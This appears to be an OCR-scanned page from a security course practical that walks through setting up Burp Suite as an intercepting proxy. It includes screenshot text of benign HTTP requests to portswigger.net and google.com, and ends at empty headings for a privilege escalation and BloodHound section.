
Interface

Set up your environment: Install Burp Suite and configure your browser to use the Burp Suite proxy.


Start a new project: When you open Burp Suite, you will be prompted to start a new project. Give your project a name and choose a location to save it.





Configure proxy settings: In Burp Suite, go to the Proxy tab and ensure that the intercept option is turned on. This will allow you to intercept and modify requests and responses






Navigate to your target website: Use your browser to navigate to the website you want to test. Burp Suite will intercept the traffic and display it in the Intercept tab.





Analyze requests and responses: In the Intercept tab, you can analyze and modify requests and responses. You can use the various tabs to view details about the requests and responses, including headers, parameters, and cookies.



Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title Comment
1 https://portswigger.net GET /
2 http://portswigger.net GET /
3 https://portswigger.net GET /
4 http://portswigger.net GET /
6 http://portswigger.net GET /
8 https://www.google.com GET /
10 https://www.google.com GET /
12 https://www.google.com GET /search?q=portswigger&oq=portswigg... ✓
14 http://portswigger.net GET /
16 https://portswigger.net GET /
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: portswigger.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
Inspector
Request attributes 2
Request headers 7



Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title Comment
1 https://portswigger.net GET /
2 http://portswigger.net GET /
3 https://portswigger.net GET /
4 http://portswigger.net GET /
6 http://portswigger.net GET /
8 https://www.google.com GET /
10 https://www.google.com GET /
12 https://www.google.com GET /search?q=portswigger&oq=portswigg... ✓
14 http://portswigger.net GET /
16 https://portswigger.net GET /
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: portswigger.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
Inspector
Request attributes 2
Protocol HTTP/1 HTTP/2
Name Value
Method GET
Path /
Request headers 7
Name Value
Host portswigger.net
Upgrade-Insecure-Requests 1
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik...
Accept text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w...
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.9
Connection close




Tell the information about the website.






# Practical – 8


## Privilege Escalation

## BloodHound

